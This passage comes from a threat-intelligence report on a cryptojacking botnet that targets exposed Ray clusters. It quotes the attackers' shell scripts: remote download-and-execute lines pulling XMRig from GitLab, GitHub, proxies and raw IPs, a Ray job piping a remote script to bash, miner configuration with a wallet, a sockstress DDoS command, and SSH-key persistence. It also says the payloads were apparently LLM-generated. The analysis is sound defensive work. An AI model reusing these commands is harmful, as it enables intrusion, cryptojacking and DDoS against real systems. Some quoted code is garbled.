        elif ps -p "$pid" -o cmd 2>/dev/null | grep -q "$OUR_MINER_PATTERN"; then
            return 0
        fi
    fi

    # Method 3: Check process environment
    if [ -r "/proc/$pid/environ" ]; then
        if strings "/proc/$pid/environ" 2>/dev/null | grep -q "$OUR_MINER_PATTERN"; then
            return 0
        fi
    fi

    return 1
}
```

Logic to determine which miners not to kill or not.

```

block_mining_pools() {
    echo -e "${YELLOW}Blocking mining pools...${NC}"

    POOLS=(
        "xmrpool.eu" "moneroocean.stream" "minexmr.com"
        "nanopool.org" "ethermine.org" "f2pool.com" "pool.binance.com"
        "nicehash.com" "2miners.com" "woolypooly.com" "ravenminer.com"
        "cryptonight.net" "stratum.slushpool.com" "api.moneroocean.stream"
        "xmr.2miners.com" "eth.2miners.com" "rvn.2miners.com"
        "xmr-us-east1.nanopool.org" "xmr-asia1.nanopool.org"
        "xmr-eu1.nanopool.org" "xmr.f2pool.com" "eth.f2pool.com" "eu.hashvault.pro"
    )
}

```

Blocking other common mining pools - to fail other attackers that might reach the compromised server later.

```

# ===== CONFIGURATION =====
OUR_MINER_PATTERN="supportxmr.com:443"
OUR_WALLET="4SM1nZ6ECgTgxn8gBmSgAsK9ATrEM6N9ShbH3g4rSN4bKwH8QxuFyW3G7VwHwAusR9L3SE4YjWYdJtJwDjBmGDCKYNz5X1.v2"

# Multiple possible miner binary names and locations
MINER_NAMES=("kworker" "ksoftirqd" ".systemd-helper" ".dbus-helper" ".network-helper")
MINER_PATHS=("/tmp" "/var/tmp" "/dev/shm" "$HOME/.cache" "$HOME/.config" "/var/lib" "/usr/local/bin")

# POSIX-compliant pattern list
MINER_PATTERNS="rxdr rig drill xmrig xmr-stak cpuminer minerd ccminer ethminer phoenixminer lolminer trex nbminer gminer teamredminer cryptonight"
# =====

```

```

16 RED='\033[0;31m'
17 GREEN='\033[0;32m'
18 YELLOW='\033[1;33m'
19 BLUE='\033[0;34m'
20 NC='\033[0m'
21
22 # ===== NEW POOL & WALLET =====
23 OUR_MINER_PATTERN="supportxmr.com:443"
24 OUR_WALLET="4SM1nZ6ECgTgxn8gBmSgAsK9ATrEM6N9ShbH3g4rSN4bKwH8QxuFyW3G7VwHwAusR9L3SE4YjWYdJtJwDjBmGDCKYNz5X1.v2"
25 # =====
26
27 MINER_PATTERNS=(
28     "rxdr" "rig" "drill" "xmrig" "xmr-stak" "cpuminer" "minerd" "ccminer" "ethminer"
29     "phoenixminer" "lolminer" "trex" "nbminer" "gminer" "teamredminer" "cryptonight"
30     "monero" "mine.monero" "stratum" "pool.mine" "nanopool" "nicehash" "mining"
31     "crypto" "miner" "mine" "hashrate" "pool" "wallet" "bitcoin" "ethereum"
32     "ravencoin" "zcash" "ergo" "conceal" "sushi" "hive" "umineable" "2miners"
33     "cryptoloot" "coinhive" "webmine" "minero" "cryptobrowser" "cpu2mine"
34     "gpuminer" "asicminer" "stratum1" "stratum2" "miningpool" "poolserver"
35     "c3pool" "mineroo" "webminer" "crypto-miner" "mining-rig" "pool-mining"
36 )
37
38 kill_all_miners() {
39     echo -e "${YELLOW}Destroying all foreign miners...${NC}"
40     local killed=0
41 }

```

Payload config

The same file as above, on GitLab - at a later point in time. Their “NEW POOL & WALLET” according to the docstrings - the attackers have been doing it with different addresses for along time.

10: Geographic Targeting - "Adapting to the Victim"

Attackers implemented geolocation detection to identify if the victim is in China. Chinese victims receive payloads from run-CN.sh (using China-accessible CDNs), while others get run.sh. This suggests infrastructure optimization and censorship bypass.

This is region-aware malware. By detecting the victim's country, attackers can adapt delivery methods, potentially use regional proxies (GitHub proxy and Chinese IP geolocation services), and optimize for network conditions. It suggests a mature operation targeting global infrastructure world-wide.

Geolocation Detection:

```

if curl -s --connect-timeout 3 -4 http://ip-api.com/json/ | grep -q '"country":"China"'; then
    is_in_china=true
    download_url="https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/run-CN.sh"
fi

```

```
# Primary URL (for non-China locations)
local primary_url="https://gitlab.com/ironern440-group/ironern440-project/-/new/main/run.sh"
# Fallback URL for China
local china_url="https://gitlab.com/ironern440-group/ironern440-project/-/new/main/run-CN.sh"
local output_file="run.sh"

# Determine if machine is in China
local is_in_china=false
if command -v curl && /dev/null; then
    # Check using Chinese IP detection service
    if curl -s --connect-timeout 3 -4 http://ip-api.com/json/ | grep -q "country":"China"; then
        is_in_china=true
    fi
elif command -v wget && /dev/null; then
    # Alternative check if curl isn't available
    if wget -qO- --timeout=3 -4 http://ip-api.com/json/ | grep -q "country":"China"; then
        is_in_china=true
    fi
fi
```

Payload checks for China geolocation via ip-api.com - which is available in china.

```
119 download_and_execute() {
120     # Primary URL (for non-China locations)
121     local primary_url="https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/run.sh"
122     # Fallback URL for China
123     local china_url="https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/run-CN.sh"
124     local output_file="run.sh"
125
126     # Determine if machine is in China
127     local is_in_china=false
128     if command -v curl && /dev/null; then
129         # Check using Chinese IP detection service
130         if curl -s --connect-timeout 3 -4 http://ip-api.com/json/ | grep -q "country":"China"; then
131             is_in_china=true
132         fi
133     elif command -v wget && /dev/null; then
134         # Alternative check if curl isn't available
135         if wget -qO- --timeout=3 -4 http://ip-api.com/json/ | grep -q "country":"China"; then
136             is_in_china=true
137         fi
138     fi
139 }
```

```
# Check using Chinese IP detection service
if curl -s --connect-timeout 3 -4 http://ip-api.com/json/ | grep -q "country":"China"; then
    is_in_china=true
fi
```

```
+ wget -qO "$HOME_1/systemdev/yes.tar.xz" "https://gh-proxy.com/https://github.com/e13ctr0wq1/xmrig-vr12/releases/download/main/xmrig-vr12"
+>/dev/null || \
+ curl -k -L -o "$HOME_1/systemdev/yes.tar.xz" "https://gh-proxy.com/https://github.com/e13ctr0wq1/xmrig-vr12/releases/download/main/xmrig-vr12"
```

Proxied download via gh-proxy.com - so the payload will succeed in Chinese servers that have censored DNS support - or to bypass security rules that prevent requests to github.com directly.

```
# Download and extract the file if the program file does not exist
if command -v wget && /dev/null; then
    wget -qO "$HOME_1/systemdev/yes.tar.xz" "https://gh-proxy.com/https://github.com/e13ctr0wq1/xmrig-vr12/releases/download/main/xmrig-vr12" #https://gitlab.com/least3654/xmrig-static/-/raw/master/test/yes.tar.gz" SRBMner
elif command -v curl && /dev/null; then
    curl -L -o "$HOME_1/systemdev/yes.tar.xz" "https://gh-proxy.com/https://github.com/e13ctr0wq1/xmrig-vr12/releases/download/main/xmrig-vr12" #https://gitlab.com/least3654/xmrig-static/-/raw/master/test/yes.tar.gz" SRBMner
else #Address 22887 FILE
    echo "Error: Neither wget nor curl is available. Please install one of them."
    exit 1
fi
```

Some payloads tried using either wget or curl - usually one of them was present on the machine and fetched the initial payload from GitLab, and later, the miner through GitHub.


11: Cryptocurrency Mining - "The Payoff"

Attackers deployed XMRig miners connecting to pool.supportxmr.com:443 using TLS encryption. Multiple compromised clusters show 99% CPU usage and significant GPU utilization.

The use of TLS on port 443 makes mining traffic look like legitimate HTTPS traffic, blending into normal network activity. The mining pool tracks show regular payouts, confirming this is an active, profitable operation.

Example Mining Configuration (there were many):

```
/usr/lib/dev/systemdev/dns-filter -o pool.supportxmr.com:443 -u
45MinZ6EGtGxn8g8m5gAsK9ATrEN6N95hbH3g4r5N4bW8QxuFygw3G7VwHwAusR9L35E4YjWYdTJaWDjbMGDCkYNz5X1.v2 --tls
```





Some payloads were hosted on GitHub. This repo is used for hosting malware as GitHub version releases.


```
.../e13ctr0wq1/xmrig-vr12/releases/download/main/xmrig-vr12" #"https://gitlab.com/least3654/xmrig-static/-/raw/master/test/yes.tar.gz" SRBMiner  
.../e13ctr0wq1/xmrig-vr12/releases/download/main/xmrig-vr12" #"https://gitlab.com/least3654/xmrig-static/-/raw/master/test/yes.tar.gz" SRBMiner
```

Note the commented out "old" repo in gitlab


Attackers have downloaded cryptominer binaries from different repositories, hosts and IPs over time. We found this gitlab username in one of the payload's comments, probably leftovers of an older payload from an older repository.




We looked at the username, and found it was blocked, probably due to the same malicious activity by the group.



CryptoMiners binaries were often served through GitHub release files.



The inspected GitHub repositories had no code at all, only releases that include cryptominers in the artifacts. This kind of repository behavior is suspicious and benefits malware thanks to github's SSL and domain trust - and it seems to be up for more than 6 years. It is quite easy to identify repositories with similar characteristics (not code, many releases).



The configuration of the payload that is being downloaded from GitLab.

```
35 # Function to ensure miner binary exists and is executable
36 ensure_miner_binary() {
37     echo -e "${YELLOW}Ensuring miner binary is available...${NC}"
38
39     # First, check if we already have a working miner binary
40     for base_path in "${MINER_PATHS[@]}; do
41         for miner_name in "${MINER_NAMES[@]}; do
42             miner_path="$base_path/$miner_name"
43             if [ -x "$miner_path" ] && [ -f "$miner_path" ]; then
44                 if ldd "$miner_path" >/dev/null 2>&1 || file "$miner_path" | grep -q "ELF"; then
45                     echo -e "${GREEN}Found working miner: $miner_path${NC}"
46                     echo "$miner_path"
47                     return 0
48                 fi
49             fi
50         done
51     done
52
53     # If no binary found, try to download one
54     echo -e "${YELLOW}No miner binary found, attempting to acquire one...${NC}"
55
56     # Try multiple download methods and URLs
57     DOWNLOAD_URLS=(
58         "https://github.com/xmrig/xmrig/releases/download/v6.18.1/xmrig-6.18.1-linux-static-x64.tar.gz"
59         "https://github.com/xmrig/xmrig/releases/download/v6.18.0/xmrig-6.18.0-linux-static-x64.tar.gz"
60         "http://45.95.168.180:8080/static/xmrig"
61         "http://185.215.180.78:8080/xmrig"
62     )
63
64     for base_path in "${MINER_PATHS[@]}; do
```

```
# Ensure we have a miner binary first
if ensure_miner_binary >/dev/null; then
    echo -e "${GREEN}✓ Miner binary available${NC}"
else
    echo -e "${YELLOW}▲ Miner binary not available, will try to acquire later${NC}"
fi

kill_all_miners
block_mining_pools
install_persistence
start_health_monitor

echo -e "${GREEN}=== SYSTEM ACTIVATED ===${NC}"
echo -e "${YELLOW}✓ Miner destroyer: ACTIVE${NC}"
echo -e "${YELLOW}✓ Health monitor: RUNNING${NC}"
echo -e "${YELLOW}✓ Persistence: INSTALLED${NC}"
echo -e "${YELLOW}✓ Pool blocking: ENABLED${NC}"
echo -e "${BLUE}Your wallet: ${OUR_WALLET:0:20}...${NC}"
```

```
# Platform-independent firewall blocking
block_mining_pools() {
    echo -e "${YELLOW}Blocking mining pools...${NC}"

    POOLS="xmrpool.eu monerocean.stream minexr.com nanopool.org ethermine.org f2pool.com pool.binance.com nicehash.com 2miners.com woolypooly.co"

    # Hosts file blocking (always works)
    if [ -w "/etc/hosts" ] || [ "${id -u}" -eq 0 ]; then
        temp_hosts=$(mktemp)
        cat /etc/hosts 2>/dev/null > "$temp_hosts" || true

        echo "$POOLS" | tr ' ' '\n' | while read pool; do
            if ! grep -q "$pool" "$temp_hosts" 2>/dev/null; then
                echo "127.0.0.1 $pool" >> "$temp_hosts"
                echo "127.0.0.1 www.$pool" >> "$temp_hosts"
            fi
        done

        if [ -w "/etc/hosts" ]; then
            cp "$temp_hosts" /etc/hosts 2>/dev/null || true
        fi
        rm -f "$temp_hosts"
    fi
}
```

Platform-independent firewall blocking of competing miners through hosts file

12: Live Campaign Evolution - "Attack Infrastructure as Code"

The GitLab repository `ironern440-group/ironern440-project` showed active commits, meaning attackers are iterating on their payloads in real-time. All compromised systems pulled updates every 15 minutes, so improvements propagate across the entire botnet within hours.

This is DevOps for cybercrime. Attackers used GitLab as their CI/CD pipeline for malware distribution. They can A/B test techniques, roll back failed updates, and respond to defensive measures - all through version control. The commit history showed active development in realtime.

Iron Ern
@ironern440

Activity View all **Info**
Member since October 12, 2025

Nov Dec Jan Feb Mar Apr May Jun Jul Aug Sep Oct Nov

M
W
F

Issues, merge requests, pushes, and comments.

- Pushed to branch main at ironern440-group / ironern440-project 2 hours ago
944ec9ed · Edit aa.sh
- Pushed to branch main at ironern440-group / ironern440-project 17 hours ago
8c5f3b5a · Edit aa.sh
- Pushed to branch main at ironern440-group / ironern440-project 17 hours ago
6e688b1 · Edit aa.sh
- Pushed to branch main at ironern440-group / ironern440-project 18 hours ago
93ede7f8 · Edit aa.sh
- Pushed to branch main at ironern440-group / ironern440-project 18 hours ago
15281528 · Upload New File
- Pushed to branch main at ironern440-group / ironern440-project 18 hours ago
43e23818 · Delete aa.sh
- Pushed to branch main at ironern440-group / ironern440-project 18 hours ago
c83aa6a6 · Edit aa.sh

main ironern440-project

ironern440-project Find file Code

Upload New File
Iron Ern authored 16 minutes ago cd29b6d3 History

Name	Last commit	Last update
README.md	Initial commit	November 2, 2025 at 6:23:28 PM GMT+2
aa.sh	Upload New File	16 minutes ago
mon.sh	Edit mon.sh	19 hours ago
run-CN.sh	Edit run-CN.sh	20 hours ago
run.sh	Edit run.sh	20 hours ago

Upload New File
Iron Ern authored 21 minutes ago

The files when accessed in Nov. 2

ironern440-project

main ironern440-project Find file Code

Edit run-CN.sh
Iron Ern authored 1 hour ago 98b7f882 History

Name	Last commit	Last update
README.md	Initial commit	3 weeks ago
mon.sh	Edit mon.sh	1 hour ago
run-CN.sh	Edit run-CN.sh	1 hour ago
run.sh	Edit run.sh	1 hour ago

The files when accessed in Nov. 4

Attacker payload changes were visible through GitLab.

```


02 + local exclude_patterns=("reservecpattern454545" "oAwgBDRKNS")
03 + local pid cpu cmdline
04 + ps -eo pid,%cpu --sort=-%cpu | awk -v threshold=${threshold} \
05 + 'NR>1 && $2 > threshold {print $1}' | while read -r pid; do
06 +
07 +
08 + # Read full command line (even if truncated in 'ps')
09 + if [ -f "/proc/$pid/cmdline" ]; then
10 +     cmdline=$(tr '\0' ' ' < "/proc/$pid/cmdline")
11 + else
12 +     echo "PID $pid died before inspection"
13 +     continue
14 + fi
15 +
16 + # Check for exclusion patterns in full cmdline
17 + for pattern in "${exclude_patterns[@]}; do
18 +     if [[ "$cmdline" == *"$pattern"* ]]; then
19 +         echo "Excluding PID $pid (matched '$pattern')"

```


The attackers changed their “exclude pattern” - their own miner fingerprint - that is used to distinguish other miners that were a result of another attack group.

```
38 - # Function to monitor and kill high CPU usage processes
39 38 kill_high_cpu_processes() {
40 31 local threshold=150.0
41 - local exclude_patterns=("reservepattern454545" "oAwgBDKKS")
42 + local exclude_patterns=("reservepattern454545" "oAwgBCFH")
43 local pid cpu cmdLine
44 - ps -eo pid,Memu --sort=-Memu | awk -v threshold="$threshold" \
45 - 'NR>1 && $2 > threshold {print $1}' | while read -r pid; do
46 - # Read full command line (even if truncated in 'ps')
47 + ps -eo pid,Memu --sort=-Memu | awk -v threshold="$threshold" 'NR>1 && $2 > threshold {print $1}' | while read -r pid; do
34 pun_program() {
local executable="$program_file"
- local fallback_executable="/tmp/dns" #xmrig
+ local fallback_executable="/tmp/dns"
local download_url="https://gitlab.com/Kanedias/xmrig-static/-/releases/permalink/latest/downloads/xmrig-x86_64-static"
```

The diff was visible through GitLab easily - a commit that removes all comments of the LLM-generated payloads.




Some payloads were hosted on GitHub. This repo is used for hosting malware as GitHub version releases




CryptoMiners were served through GitHub release files

```
sm/el3ctr0wqwl/xmrig-vr12/releases/download/main/xmrig-vr12" #"https://gitlab.com/least3654/xmrig-static/-/raw/master/test/yes.tar.gz" SRBMiner
.com/el3ctr0wqwl/xmrig-vr12/releases/download/main/xmrig-vr12" #"https://gitlab.com/least3654/xmrig-static/-/raw/master/test/yes.tar.gz" SRBMiner
```


Attackers have downloaded the XMRig (cryptominer) from different repositories and IPs over time. We found this gitlab username in one of the payload commented out bash lines.




The commented out username found in one of the payloads was blocked, probably due to the same activity.



The configuration of the payload that is being downloaded from GitLab.



Attackers added their own SSH Keys. They tried different home directories and users.



Attackers added their own SSH Keys. They tried different home directories and users. After enumeration, they succeeded and added their own SSH key to root's authorized keys.

13: Sensitive Data Access - "Beyond Cryptocurrency"

Attackers could see everything the workloads are doing - including access to the proprietary AI models and filesystem, application user requests, application code and configuration.

They discovered and exfiltrated MySQL database credentials from Ray job environment variables and config files. The exposed credentials provide root access to a MySQL database that is used in production application.

We also found many security tokens and cloud credentials present on the compromised machines workloads - by analyzing the code, command lines and the environment variables of the running processes on the compromised machines. This reveals the attack scope extends beyond cryptojacking.

With database credentials, attackers can exfiltrate sensitive data, inject backdoors into applications, or sell access to other threat actors. The presence of MySQL credentials in environment variables (just one example) suggests the compromised system is part of a larger application infrastructure.

```
85 MACHINE_HOST=
86 MYSQL_DB='
87 MYSQL_HOST=
88 MYSQL_PASSW
89 MYSQL_USER=
```

On some instances that models were present (for example, pytorch pickle file of the model weights and frozen graph). These proprietary, custom models are considered unique IP that is a competitive advantage to the company. Attackers could steal them from the compromised machines, as well as their source code and user data that was retained on the machines.

14: DDoS in action - "Multi-Purpose Botnet"

Attackers deployed sockstress, a TCP state exhaustion tool, targeting production websites. This suggests the compromised Ray clusters are being weaponized for denial-of-service attacks, possibly against competing mining pools or other infrastructure - or as another way to monetize their compromised hardware (compromised infrastructure as a service).

This transforms the operation from pure cryptojacking into a **multi-purpose botnet**. The ability to **launch DDoS attacks** adds another monetization vector - attackers can rent out DDoS capacity or use it to eliminate competition. The target port 3333 is commonly used by mining pools, **suggesting attacks against rival mining infrastructure**.

DDoS Command used by attackers:

```
./sockstress <redacted_hostname> 3333 eth0 -p payloads/http
24 root      2718682    1  1 Oct10 ?      05:47:18 ./sockstress
25 root      2719007    1  1 Oct10 ?      05:41:13 ./sockstress
```

'sockstress' used for DDOS - with specific IPs and specific ports.

15: Spray and Pray - "Using Victims to Find More Victims"

Compromised Ray clusters were used to spray attack payloads to other Ray dashboards worldwide. The attackers essentially created a self-propagating worm that uses one victim to scan for and compromise the next victim.

This is worm-like behavior in cloud infrastructure. Instead of centralized scanning (which is noisy and detectable), attackers distributed the scanning across their botnet. Each compromised cluster helps discover and infect new clusters, creating exponential growth. The use of interact.sh for callback means attackers only see successful compromises, reducing noise.

Propagation Flow:

1. Compromised Cluster A scans for exposed Ray dashboards
2. Sends test payload with interact.sh callback
3. Attacker sees successful callback
4. Attacker sends full payload to new victim
5. New victim joins botnet and starts scanning

6. Repeat

GitHub-Launched Attack Campaign: Technical Breakdown and Evidence of Techniques

Following the attackers' GitLab account and repository being taken down on November 5, 2025, the attackers migrated the repo to GitHub, where they remain active. They created the new GitHub repo on November 10, 2025.

Below, we walk through the techniques the attackers used with GitHub as their delivery mechanism, providing evidence of what was uncovered and how they evolved their methods.



Moving to GitHub

The second phase was even more successful.

Attackers Ported to GitHub on November 10, 2025. We identified a compromised Ray cluster and were surprised to see a **new GitHub repository** in the payload from the willd, replacing the repository that was removed by GitLab after we reported the first phase.

Entrypoint	Status	Status message	Duration
<pre>python3 -c "import ray,subprocess,from ray.util.scheduli...</pre>	RUNNING	Job is currently running. Expand	3h 31m
<pre>python3 -c "import ray,subprocess,from ray.util.scheduli... ray.util.scheduling_strategies import NodeAffinitySchedulingStrategy,ray_init(address='aut o'),nodes=[n for n in ray.nodes() if n.get('Alive',False)]f=[ray.get((lambda nid: ray.remote(lambda: subprocess.run('wget -O - https://raw.githubusercontent.com/thisisforwork440- ops/ironrock/main/mon1.sh bash,shell=True)).options(scheduling_strategy=Node AffinitySchedulingStrategy(node_id=nid,soft=False)).r emote())](n.get('NodeID') or n.get('nodeID') or n.get('node_id')) for n in nodes]"</pre>	RUNNING	Job is currently running. Expand	8h 21m


The public repository <https://github.com/thisisforwork440-ops/ironrock> was used in the payload



Note the documentation - the caps letters and extensive changelog documentation hints on AI-assisted exploit adaptation based on feedback.

